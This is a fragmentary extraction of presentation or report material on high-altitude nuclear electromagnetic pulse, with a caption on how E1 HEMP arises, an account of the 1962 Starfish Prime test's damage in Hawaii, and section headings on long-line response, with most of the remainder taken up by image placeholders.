


Figure 2-2. General basis of the E1 HEMP generation process. Gammas from the nuclear burst interact with the upper atmosphere – generating Compton electrons, which are turned in the Earth's geomagnetic field, and produce a transverse current that radiates an EM pulse towards the Earth.

## Plasma dipole antenna



## Experiment Starfish Prime on July 9, 1962

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
Starfish Prime caused an [electromagnetic pulse](#) (EMP) that was far larger than expected, so much larger that it drove much of the instrumentation off scale, causing great difficulty in getting accurate measurements. The Starfish Prime electromagnetic pulse also made those effects known to the public by causing electrical damage in Hawaii, about 900 miles (1,450 km) away from the detonation point, knocking out about 300 streetlights,<sup>[1]:5</sup> setting off numerous burglar alarms, and damaging a telephone company [microwave link](#).<sup>[6]</sup> The EMP damage to the microwave link shut down telephone calls from [Kauai](#) to the other [Hawaiian Islands](#).<sup>[7]</sup>

# Response of Long Lines to Nuclear High-Altitude Electromagnetic Pulse (HEMP)



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
